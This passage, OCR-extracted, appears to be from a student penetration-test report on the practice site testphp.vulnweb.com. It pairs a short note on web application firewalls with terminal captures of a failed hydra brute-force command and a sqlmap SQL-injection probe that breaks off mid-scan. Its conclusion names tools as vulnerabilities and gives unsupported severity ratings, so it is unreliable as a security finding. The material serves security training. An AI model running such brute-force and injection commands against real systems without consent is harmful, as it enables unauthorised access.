
A web application firewall (WAF) offers adequate protection against brute force attacks that attempt unauthorized access to your system. It usually enforces a maximum number of requests to a URL space from a source during a specific time interval. Apart from brute force attacks that aim to gain access to steal session tokens, WAFs can prevent denial-of-service (DOS) attacks that drain server resources and block vulnerability scanning tools that probe your computer network for weaknesses.

6. Conclusion

This penetration test identified **[BRUTE FORCE ATTACK] critical, [SQL MAP INJECTION] medium, and [N MAP] low-risk vulnerabilities** in the test environment. The provided recommendations should be implemented to improve security.

Appendices (Optional)

- Additional screenshots

- 
Applications
Edit View Help
sal1034mah@salamah: ~
(sal1034mah㉿salamah)-[~]
$ hydra - admin -p rockyou.txt testphp.vulnweb.com
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 10:52:47
[ERROR] Unknown service: admin
(sal1034mah㉿salamah)-[~]
$
- 
File Actions Edit View Help
sal1034mah@salamah: ~
(sal1034mah㉿salamah)-[~]
$ hydra - admin -p rockyou.txt testphp.vulnweb.com
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 10:52:47
[ERROR] Unknown service: admin
(sal1034mah㉿salamah)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs
{1.8.7#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:09:56 /2025-03-26/
[11:10:05] [INFO] testing connection to the target URL
[11:10:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:10:06] [INFO] testing if the target URL content is stable
[11:10:06] [INFO] target URL content is stable
[11:10:06] [INFO] testing if GET parameter 'cat' is dynamic
[11:10:07] [INFO] GET parameter 'cat' appears to be dynamic
[11:10:07] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[11:10:08] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[11:10:08] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]